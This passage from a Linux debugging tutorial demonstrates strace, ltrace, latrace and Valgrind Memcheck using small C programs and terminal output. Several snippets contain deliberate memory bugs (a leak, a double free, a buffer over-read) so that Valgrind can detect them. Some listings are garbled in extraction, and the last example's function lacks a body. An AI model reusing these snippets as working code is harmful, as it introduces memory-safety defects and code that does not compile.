mmap(0x7fc952738000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1c00
00) = 0x7fc952738000
mmap(0x7fc95273e000, 14752, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) =
0x7fc95273e000
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fc952949000
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fc952948000
mprotect(0x7fc952738000, 16384, PROT_READ) = 0
mprotect(0x600000, 4096, PROT_READ) = 0
mprotect(0x7fc952967000, 4096, PROT_READ) = 0
munmap(0x7fc95294b000, 114462) = 0
brk(NULL)
= 0xb3000
brk(0xd4000)
= 0xd4000
Hello SMILE!
+++ exited with 0 +++
jubbe@F-NAN-HIPPOPOTAME:~/tests/Chapter-1/file-not-found$
```

FIGURE 2.18 – Selecting traced syscalls by categories using strace

— **Saving the strace output :** We can redirect strace's report to a file.

```
1 $ strace -o strace.log ./myProgram
```

(d) **strace complementary options :**

- **Tracing child processes :** strace follows only the current process by default but not its children, this behaviour can be changed using the option `-f` as follow :

```
1 $ strace -f ./myProgram
```

Let's illustrate with a simple example on a Raspberry PI 3 :

- **Source code of test :** the following program forks a child process and waits for its termination.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <sys/types.h>
4 #include <sys/wait.h>
5 #include <unistd.h>
6
7 int main() {
8
9     pid_t pid_child;
10    int status_child;
11
12    pid_child = fork();
13
14    if (pid_child==0){
15        printf("Child process\n");
16        exit(EXIT_SUCCESS);
17    }
18
19
20    wait(&status_child);
21    printf("Parent process\n");
22
23    return EXIT_SUCCESS;
24}
25
```

- **Tracing child process :** Let's use the option `-f`, strace will show the PID of child process in order to differentiate its syscalls with its parent (**Figure 2.19**).

```
[mmap(0x76f31000, 27872)          = 0
clone(child_stack=NULL, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x76f31068) = 744
strace: Process 744 attached
[pid 743] wait4(-1, {unfinished ...}
[pid 744] fstat64(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(204, 64), ...}) = 0
[pid 744] ioctl(1, TCGETS, {B115200 opost isig icanon echo ...}) = 0
[pid 744] brk(NULL)                = 0xa57000
[pid 744] brk(0xa79000)           = 0xa79000
[pid 744] write(1, "Child process\n", 14Child process
) = 14
[pid 744] exit_group(0)            = ?
[pid 744] +++ exited with 0 +++
<... wait4 resumed> [{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0, NULL) = 744
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=744, si_uid=0, si_status=0, si_utime=0, si_stime=0} ---
fstat64(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(204, 64), ...}) = 0
ioctl(1, TCGETS, {B115200 opost isig icanon echo ...}) = 0
brk(NULL)                      = 0xa57000
brk(0xa79000)                   = 0xa79000
write(1, "Parent process\n", 15Parent process
) = 15
exit_group(0)                   = ?
+++ exited with 0 +++
root@raspberrypi:/home/pi/strace-examples#
```

FIGURE 2.19 – Tracing child processes using strace

**Remark :** strace was even able to catch **SIGCHLD** signal (which is sent to the parent when the child terminates).

- **Verbose mode :** strace will not use abbreviations for the arguments.

```
1 $ strace -v ./myProgram
```

The output report can be quit long using this option.

- (e) **Attaching strace to a running process** : Until now, strace was used to *launch programs* with different options depending on the needs. But, We can **attach strace** to a **running program** (as long as We have permissions for that).

```
1 $ strace -p pidProcess
```

As a last example, We can trace a program (led2000.c) that we are going to see later.

### strace on embedded systems

We may **cross compile** the sources, **download** it **from the repository** (if the device has network capabilities) or simply download the executable for the architecture, strace for arm is available at the following url :

<https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/arm/strace>

The program (led2000.c) accesses a bunch of files periodically (like : `/sys/class/leds/beaglebone:green:usr0/trigger`), in fact those files are used to control the 4 leds on a Beaglebone black (**Figure 2.20**).

```
mprotect(0xb6f4a000, 4096, PROT_READ) = 0  
munmap(0xb6f0e000, 84045) = 0  
brk(0) = 0x636000  
brk(0x657000) = 0x657000  
open("/sys/class/leds/beaglebone:green:usr0/trigger", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3  
fstat64(3, {st_mode=S_IFREG|0644, st_size=4096, ...}) = 0  
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb6f46000  
write(3, "none", 4) = 4  
close(3) = 0  
munmap(0xb6f46000, 4096) = 0  
open("/sys/class/leds/beaglebone:green:usr0/trigger", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3  
fstat64(3, {st_mode=S_IFREG|0644, st_size=4096, ...}) = 0  
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb6f46000  
write(3, "timer", 5) = 5  
close(3) = 0  
munmap(0xb6f46000, 4096) = 0  
open("/sys/class/leds/beaglebone:green:usr0/delay_on", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
```

FIGURE 2.20 – strace k2000 program - Beaglebone black wireless

**Important :** We must be the owner of the process to be traced.

#### 2.2.3.3 ltrace

Another successful tool is « ltrace » which can record the calls made from an executable binary file to shared libraries. It may save hours of debugging if used correctly.

**ltrace uses ptrace**, We must enable if blocked by security patches like Yama

To demonstrate the usage of ltrace, We are going to practice with the following example (also found here : [https://github.com/jugurthab/Linux\\_kernel\\_debug/tree/master/debug-examples/Chap1-userland-debug/ltrace](https://github.com/jugurthab/Linux_kernel_debug/tree/master/debug-examples/Chap1-userland-debug/ltrace)) :

- (a) **Creating a simple shared library** : We need to create our own shared library and use ltrace to monitor the calls from an executable to this library.  
— **smile-hello-open-source.h** : contains header definition of the function to be exported by our library (see the code below).

```
1 void helloOpenSource(const char *message);  
2
```

- **smile-hello-open-source.cpp** : implements function's body to be exported by our library (see the code below).

```

1 #include <stdio.h>
2
3 void helloOpenSource(const char *message){
4     printf("%s", message);
5 }
6

```


- **Compile the library** : now, We can compile the library as follow :

```

1 $ gcc -fPIC --shared -o <libnameoflibrary.so> <source_code_of_library>

```

**Figure 2.21** illustrates the above process of compiling a library.



```

Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/ltrace-ltrace $ gcc -fPIC --shared -o
libsmile-hello-open-source.so smile-hello-open-source.cpp
jugurtha@jugurtha-PC ~/Documents/take3/ltrace-ltrace $ 

```

FIGURE 2.21 – Compiling a library in GCC

- (b) **Creating a test program (ltrace-hello.cpp)** :

```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include "smile-hello-open-source.h"
4
5 int main(){
6     /* Call the function helloOpenSource exported by our library */
7     helloOpenSource("The world is better when source code is open!\n");
8
9     return EXIT_SUCCESS;
10}
11

```

- (c) **Compiling the test program with the shared library** : We should link our program's executable to our library as shown below.


```

1 $ export LD_LIBRARY_PATH=
2 $ gcc -o ltrace-hello ltrace-hello.cpp -lsmile-hello-open-source -L.

```

- (d) **Testing the program** :

- Checking if the library is linked to the executable** : We can use the command « ldd » to check if our library was properly linked into the executable as shown in **Figure 2.22**.



```

jugurtha@jugurtha-PC ~/Documents/take3/ltrace-ltrace
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/ltrace-ltrace $ ldd ./ltrace-hello
linux-vdso.so.1 => (0x00007ffc6991d000)
libsmile-hello-open-source.so => ./libsmile-hello-open-source.so (0x00007fe498c8f000)
 libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fe4988aa000)
 /lib64/ld-linux-x86-64.so.2 (0x00005fd6850f000)
jugurtha@jugurtha-PC ~/Documents/take3/ltrace-ltrace $ 

```

FIGURE 2.22 – Check library linking using ldd


We can see that « libsmile-hello-open-source.so » is defined and has a valid address (a message like « not found » means « export LD\_LIBRARY\_PATH= » was not made correctly).

## Dependencies

two other libraries are shown as dependencies using ldd :

- **linux-vdso.so.1** : this is the *Virtual dynamic shared object* is a library which is inserted by the system to all user processes (on behalf of the user). It makes system call faster as it implements some of them in the userspace.
- **libc.so.6** : this is the C library.


- ii. **Executing the program** : If the library was properly linked, the program can be executed (**Figure 2.23**).



```
jugurtha@jugurtha-PC ~/Documents/take3/ltrace-latrace
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/ltrace-latrace $ ./ltrace-hello
The world is better when source code is open!
jugurtha@jugurtha-PC ~/Documents/take3/ltrace-latrace $
```

FIGURE 2.23 – Testing the program execution

- (e) **Tracing a program using ltrace** : Let's use ltrace to trace the calls between our executable and the library as shown in **Figure 2.24**



```
jugurtha@jugurtha-PC ~/Documents/take3/ltrace-latrace
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-PC ~/Documents/take3/ltrace-latrace $ ltrace ./ltrace-hello
__libc_start_main(0x4006a6, 1, 0x7ffc60b32fa8, 0x4006c0 <unfinished...>
_Z15helloOpenSourcePKc(0x400748, 0x7ffc60b32fa8, 0x7ffc60b32fb8, 0
The world is better when source code is open!
) = 46
+++ exited (status 0) +++
jugurtha@jugurtha-PC ~/Documents/take3/ltrace-latrace $
```

FIGURE 2.24 – Tracing library calls of an application using ltrace

**ltrace** shows the call between the main function (in our program) and *helloOpenSource* function (in the library).

## Latrace Better than ltrace

**ltrace** allows only to monitor calls between the executable and the library but not amongst libraries (as an example, our library is calling printf in the C libary and ltrace cannot catch it), a solution for this is to use the evolution of ltrace called « latrace ».

### Installing latrace

Latrace is not included by default, but we can install it easily from the repository :

```
1 $ sudo apt-get install latrace
```

Using latrace against our executable would yield to the output shown in **Figure 2.25**.

```
jugurtha@jugurtha-PC ~/Documents/take3/ltrace-latrace $ ltrace ./ltrace-hello
 5889  _dl_find_dso_for_object [/lib64/ld-linux-x86-64.so.2]
 5889  069d  __libc_start_main [/lib/x86_64-linux-gnu/libc.so.6]
 5889  7ffe2f1215helloOpenSourcePKc [./libsmile-hello-open-source.so]
 5889 ou?+++ ex printf [/lib/x86_64-linux-gnu/libc.so.6]
The world is better when source code is open!
so that it only traces calls from the executable to the libraries the executable is linked against - it does not trace calls b
./ltrace-hello finished - exited, status=0
jugurtha@jugurtha-PC ~/Documents/take3/ltrace-latrace $
```

FIGURE 2.25 – Tracing library calls of an application using ltrace

We can see clearly, the main function calling « helloOpenSource » which itself is calling printf (in the standard C library).

**ltrace** shows the calls in a tree structure which highlights relationships between the callers and callees.

#### 2.2.3.4 strace vs ltrace

strace and ltrace are twins, they have similarities but they also diverge a lot (**Figure 2.26**).

- **strace** is system call tracer
- **ltrace** is a library call tracer

Though, they can be used to trace signals and get statistics about timing, processes and their children.




FIGURE 2.26 – Comparaison entre strace, ltrace et latrace

What we should keep in mind that tracing a system call is different from tracing a library call, this means that they use ptrace differently.

## 2.2.4 Valgrind

Valgrind is the most efficient memory debugging, instrumentation and profiling framework for userspace applications<sup>3</sup>.

### Valgrind

We are going to step though the most common issues that can be solved by Valgrind.

For further details, one can refer to Valgrind's home page :

<http://valgrind.org/>

The demos of this section can be found at :

[https://github.com/jugurthab/Linux\\_kernel\\_debug/tree/master/debug-examples/Chap1-userland-debug/valgrind](https://github.com/jugurthab/Linux_kernel_debug/tree/master/debug-examples/Chap1-userland-debug/valgrind)

#### 2.2.4.1 Memcheck

**Memcheck** is the predominant utility shipped with Valgrind, it is even the default tool used by valgrind's engine. The tool can be used for the following common task :

- **Detecting memory leaks** : The following C code allocates some memory dynamically (on the heap) but does not release it at the end.

```

1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main () {
5     char * str;
6     /* Allocate 20 memory cells of size of char */
7     str = (char *) malloc(20);
8     return EXIT_SUCCESS;
9 }
```

The above program will execute just fine, but memory leaks lead to disasters with time. Let's use Valgrind to track memory leaks as shown in **Figure 2.27**.

```

jugbe@F-NAN-HIPPOPOTAME:~/tests/Chapter-1/Valgrind$ gcc memcheck-memory-leak.cpp -o memcheck-memory-leak -g
jugbe@F-NAN-HIPPOPOTAME:~/tests/Chapter-1/Valgrind$ ./memcheck-memory-leak
jugbe@F-NAN-HIPPOPOTAME:~/tests/Chapter-1/Valgrind$ valgrind --tool=memcheck --leak-check=full ./memcheck-memory-leak
==4520== Memcheck, a memory error detector
==4520== Copyright (C) 2002-2015, and GNU GPL'd, by Julian Seward et al.
==4520== Using Valgrind-3.11.0 and LibcEX; rerun with -h for copyright info
==4520== Command: ./memcheck-memory-leak
==4520==
==4520==
==4520== HEAP SUMMARY:
==4520==     in use at exit: 20 bytes in 1 blocks
==4520==   total heap usage: 1 allocs, 0 frees, 20 bytes allocated
==4520==
==4520== 20 bytes in 1 blocks are definitely lost in loss record 1 of 1
==4520==    at 0x4C2DB8F: malloc (in /usr/lib/valgrind/vgpreload_memcheck-amd64-linux.so)
==4520==    by 0x400537: main (memcheck-memory-leak.cpp:7)
==4520==
==4520== LEAK SUMMARY:
==4520==   definitely lost: 20 bytes in 1 blocks
==4520==   indirectly lost: 0 bytes in 0 blocks
==4520==   possibly lost: 0 bytes in 0 blocks
==4520==   still reachable: 0 bytes in 0 blocks
==4520==   suppressed: 0 bytes in 0 blocks
==4520==
==4520== For counts of detected and suppressed errors, rerun with: -v
==4520== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)

```

FIGURE 2.27 – Tracing memory leaks using Valgrind memcheck tool

We can break **Figure 2.27** into the following 3 points :

- \* **Compilation using debugging symbols** : Valgrind will be more accurate if debugging symbols are available on the executable, otherwise; it may point out errors but not their locations.

3. Valgrind is used to fix bugs in Mozilla firefox as illustrated in this article : [https://developer.mozilla.org/en-US/docs/Mozilla/Testing/Valgrind\\_test\\_job](https://developer.mozilla.org/en-US/docs/Mozilla/Testing/Valgrind_test_job)

- \* **Launching the executable :** the executable will run normally (because we still have enough memory), but this is the **worst nightmare** for any **developer** as **memory leaks** are **stealing physical RAM**. Accumulation of memory leaks leads to unpredictable behaviour (system crash, hang, ...,etc).
- \* **Using memcheck :** Valgrind was able to report the memory leak and its location (*by 0x400537 : main (memcheck-memory-leak.cpp :7)*). It is even able to quantify the leaks (*in use at exit : 20 bytes in 1 blocks*) and report the total heap usage(*total heap usage : 1 allocs, 0 frees, 20 bytes allocated*).
- **Reporting uninitialized variables :** Uninitialized variables may lead to weird runtime behaviour (*some compilers warn against them*), Valgrind can be used to track them.

Let's take a sample code which prints a message to the user depending on his age as follow :

```

1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main () {
5     int userAge;
6
7     if (userAge>18) /* Jumping on uninitialized variable */
8         printf("Welcome to university!\n");
9     else
10        printf("Go and play games!\n");
11
12    return EXIT_SUCCESS;
13 }
14
15

```

**Problem :** Condition on the code tied to uninitialized variable (userAge).

Valgrind's messages are explicit on the issue (**Figure 2.28**). Memcheck points out the move on uninitialized variable (*at 0x400532 : main (memcheck-uninitialized-variable.cpp :7)*)

```

jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ gcc -o memcheck-uninitialized-variable memcheck-uninitialized-variable.cpp -g
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ ./memcheck-uninitialized-variable
Go and play games!
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ ./memcheck-uninitialized-variable
Go and play games!
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ valgrind ./memcheck-uninitialized-variable
==10056== Memcheck, a memory error detector
==10056== Copyright (C) 2002-2015, and GNU GPL'd, by Julian Seward et al.
==10056== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
==10056== Command: ./memcheck-uninitialized-variable
==10056==
==10056== Conditional jump or move depends on uninitialized value(s)
==10056==    at 0x400532: main (memcheck-uninitialized-variable.cpp:7)
==10056==
Go and play games!
==10056==
==10056== HEAP SUMMARY:
==10056==     in use at exit: 0 bytes in 0 blocks
==10056==   total heap usage: 1 allocs, 1 frees, 1,024 bytes allocated
==10056==
==10056== All heap blocks were freed -- no leaks are possible
==10056==
==10056== For counts of detected and suppressed errors, rerun with: -v
==10056== Use --track-origins=yes to see where uninitialized values come from
==10056== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ 

```

FIGURE 2.28 – Tracing Uninitialized variables using Valgrind memcheck tool

**Note :** *Valgrind reports : « 1 allocation and 1 free », emphasizing the fact of not having memory leaks.*

### Important to Remember

Valgrind uses « memcheck » as a default tool unless otherwise specified (*using -tool option*).

- **Mismatch allocation and deallocation functions :** C/C++ syntax and notations can fit together in a single project, different allocation (malloc, calloc, new) and deallocation (free, delete) functions can get mixed when merged. A common error scenario (**allocating using « C malloc » and deallocating using « C++ delete »**) is shown below :

```

1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main () {
5     char *str;
6     /* Allocate 20 memory cells of size of char */
7     str = (char *) malloc(20);
8
9     delete(str);
10
11    return EXIT_SUCCESS;
12 }
```

Valgrind finds quickly the bottleneck as illustrated by **Figure 2.29**. Memcheck prompts us with « *Mismatched free() /delete /delete []* ».

```

Fichier Édition Affichage Rechercher Terminal Aide
Jugbe@F-NAN-HIPPOTOME:~/take2/tests/chapter-1/Valgrind$ g++ -o memcheck-mismatch-alloc-dealloc memcheck-mismatch-alloc-dealloc.cpp -g
Jugbe@F-NAN-HIPPOTOME:~/take2/tests/chapter-1/Valgrind$ ./memcheck-mismatch-alloc-dealloc
Jugbe@F-NAN-HIPPOTOME:~/take2/tests/chapter-1/Valgrind$ valgrind --tool=memcheck ./memcheck-mismatch-alloc-dealloc
==10310== Memcheck, a memory error detector
==10310== Copyright (C) 2002-2015, and GNU GPL'd, by Julian Seward et al.
==10310== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
==10310== Command: ./memcheck-mismatch-alloc-dealloc
==10310==
==10310== Mismatched free() / delete / delete []
==10310==    at 0x4C2F24B: operator delete(void*) (in /usr/lib/valgrind/vgpreload_memcheck-amd64-linux.so)
==10310==    by 0x400667: main (memcheck-mismatch-alloc-dealloc.cpp:9)
==10310== Address 0x5ab6c80 is 0 bytes inside a block of size 20 alloc'd
==10310==    at 0x4C2DB8F: malloc (in /usr/lib/valgrind/vgpreload_memcheck-amd64-linux.so)
==10310==    by 0x400657: main (memcheck-mismatch-alloc-dealloc.cpp:7)
==10310==
==10310==
==10310== HEAP SUMMARY:
==10310==     in use at exit: 72,704 bytes in 1 blocks
==10310==   total heap usage: 2 allocs, 1 frees, 72,724 bytes allocated
==10310==
==10310== LEAK SUMMARY:
==10310==    definitely lost: 0 bytes in 0 blocks
==10310==    indirectly lost: 0 bytes in 0 blocks
==10310==    possibly lost: 0 bytes in 0 blocks
==10310==    still reachable: 72,704 bytes in 1 blocks
==10310==      suppressed: 0 bytes in 0 blocks
==10310== Rerun with --leak-check=full to see details of leaked memory
==10310==
==10310== For counts of detected and suppressed errors, rerun with: -v
==10310== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
Jugbe@F-NAN-HIPPOTOME:~/take2/tests/chapter-1/Valgrind$ 
```

FIGURE 2.29 – Tracing mismatch allocation and deallocation using Valgrind memcheck tool

- **Reading past-off (after the end) a buffer :** In C/C++ (and even assembly), there is **no boundary checking to validate accesses to a buffer**, one can read and write after the end of the buffer. Let's have a simple example :

```

1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main () {
5     char *str;
6     /* Allocate 20 memory cells of size of char */
7     str = (char *) malloc(20);
8     printf("%c\n",*(str+20)); /* Read after the end of buffer */
9
10    free(str);
11    return EXIT_SUCCESS;
12 }
```

Applying Valgrind on the above code is shown in **Figure 2.30**. The issue was found : (*Invalid read of size 1*) and the faulty line identified (*at 0x4005D4 : main (memcheck-reading-past-buffer.cpp :7)*).

```
Fichier Édition Affichage Rechercher Terminal Aide
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ gcc memcheck-reading-past-buffer.cpp -o memcheck-reading-past-buffer -g
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ valgrind --tool=memcheck ./memcheck-reading-past-buffer
==10653== Memcheck, a memory error detector
==10653== Copyright (C) 2002-2015, and GNU GPL'd, by Julian Seward et al.
==10653== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
==10653== Command: ./memcheck-reading-past-buffer
==10653==
==10653== Invalid read of size 1
==10653==    at 0x4005D4: main (memcheck-reading-past-buffer.cpp:8)
==10653== Address 0x5204054 is 0 bytes after a block of size 20 alloc'd
==10653==    at 0x4C2DB8F: malloc (in /usr/lib/valgrind/vgpreload_memcheck-amd64-linux.so)
==10653==    by 0x4005C7: main (memcheck-reading-past-buffer.cpp:7)
==10653==

==10653== HEAP SUMMARY:
==10653==     in use at exit: 0 bytes in 0 blocks
==10653==     total heap usage: 2 allocs, 2 frees, 1,044 bytes allocated
==10653==
==10653== All heap blocks were freed -- no leaks are possible
==10653==
==10653== For counts of detected and suppressed errors, rerun with: -v
==10653== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$
```

FIGURE 2.30 – Tracing read/write past the buffer using Valgrind memcheck tool

- **Multiple deallocation of a resource :** It is also frequent to deallocate space which was already released as presented below :

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main () {
5     char * str;
6     /* Allocate 20 memory cells of size of char */
7     str = (char *) malloc(20);
8
9     free(str);
10    free(str);
11    return EXIT_SUCCESS;
12 }
13
```

We can use Valgrind to detect the anomaly (**Figure 2.31**). An Error and it's location are returned (*Invalid free() / delete / delete[] / realloc()*).

```
Fichier Édition Affichage Rechercher Terminal Aide
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ gcc -o memcheck-multiple-deallocation memcheck-multiple-deallocation.cpp -g
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$ valgrind --tool=memcheck ./memcheck-multiple-deallocation
==10435== Memcheck, a memory error detector
==10435== Copyright (C) 2002-2015, and GNU GPL'd, by Julian Seward et al.
==10435== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
==10435== Command: ./memcheck-multiple-deallocation
==10435==
==10435== Invalid free() / delete / delete[] / realloc()
==10435==    at 0x4C2DEB: free (in /usr/lib/valgrind/vgpreload_memcheck-amd64-linux.so)
==10435==    by 0x400593: main (memcheck-multiple-deallocation.cpp:10)
==10435== Address 0x5204049 is 0 bytes inside a block of size 20 free'd
==10435==    at 0x4C2DEB: free (in /usr/lib/valgrind/vgpreload_memcheck-amd64-linux.so)
==10435==    by 0x400587: main (memcheck-multiple-deallocation.cpp:9)
==10435== Block was alloc'd at
==10435==    at 0x4C2DB8F: malloc (in /usr/lib/valgrind/vgpreload_memcheck-amd64-linux.so)
==10435==    by 0x400577: main (memcheck-multiple-deallocation.cpp:7)
==10435==
==10435== HEAP SUMMARY:
==10435==     in use at exit: 0 bytes in 0 blocks
==10435==     total heap usage: 1 allocs, 2 frees, 20 bytes allocated
==10435==
==10435== All heap blocks were freed -- no leaks are possible
==10435==
==10435== For counts of detected and suppressed errors, rerun with: -v
==10435== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
jugbe@F-NAN-HIPPOPOTAME:~/take2/tests/Chapter-1/Valgrind$
```

FIGURE 2.31 – Tracing deallocation of non-existing blocks using Valgrind memcheck tool

#### 2.2.4.2 Cachegrind :

Simulates program's to cache hierarchy interaction in the system. *Cachegrind will always simulate two cache levels :*

- **L1 Cache :** Broken down into **L1Data** and .
- **Unified L2 Cache :** Data and instructions are mixed together.

## Cache name convention

To avoid confusion with L2 cache Valgrind refers to the last cache as **LL cache** (Last level).

The following program stores a structure's content (*employeeInfoOutput*) into a binary file, and read it back to another structure(*employeeInfoInput*).

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 void getErrorAndExit() {
5
6 int main() {
7     struct employeeInfo{
8         char name[40];
9         int age;
10    };
11
12    struct employeeInfo employeeInfoOutput = {"Jugurtha BELKALEM", 26}, employeeInfoInput={"nothing"
13 ,0};
14
15    FILE *writeEmployeeInfoOutputStream = NULL, *readEmployeeInfoInStream = NULL;
16 /* _____ Write structure to disk section _____ */
17 if((writeEmployeeInfoOutputStream=fopen("save-struct.txt","w+")) == NULL){ // get file stream
18     getErrorAndExit();
19 }
20 /* save the structure into a binary file */
21 if(!fwrite(&employeeInfoOutput, sizeof(struct employeeInfo), 1, writeEmployeeInfoOutputStream)){
22     getErrorAndExit();
23 }
24 if(fclose(writeEmployeeInfoOutputStream)==-1) // close file stream
25     perror("fclose() writeEmployeeInfoOutputStream ");
26
27 /* _____ Read back structure from disk section _____ */
28 if((readEmployeeInfoInStream=fopen("save-struct.txt","r+")) == NULL){ // get file stream
29     getErrorAndExit();
30 }
31
32 /* save the structure into a binary file */
33 if(!fread(&employeeInfoInput, sizeof(struct employeeInfo), 1, readEmployeeInfoInStream)){
34     getErrorAndExit();
35 }
36 if(fclose(readEmployeeInfoInStream)==-1) // close file stream
37     perror("fclose() readEmployeeInfoInputStream ");
38
39 printf("----- The new content of structure employeeInfoInput -----\\n");
40 printf("\\t\\tName : %s\\n", employeeInfoInput.name);
41 printf("\\t\\tAge : %d\\n", employeeInfoInput.age);
42
43 return EXIT_SUCCESS;
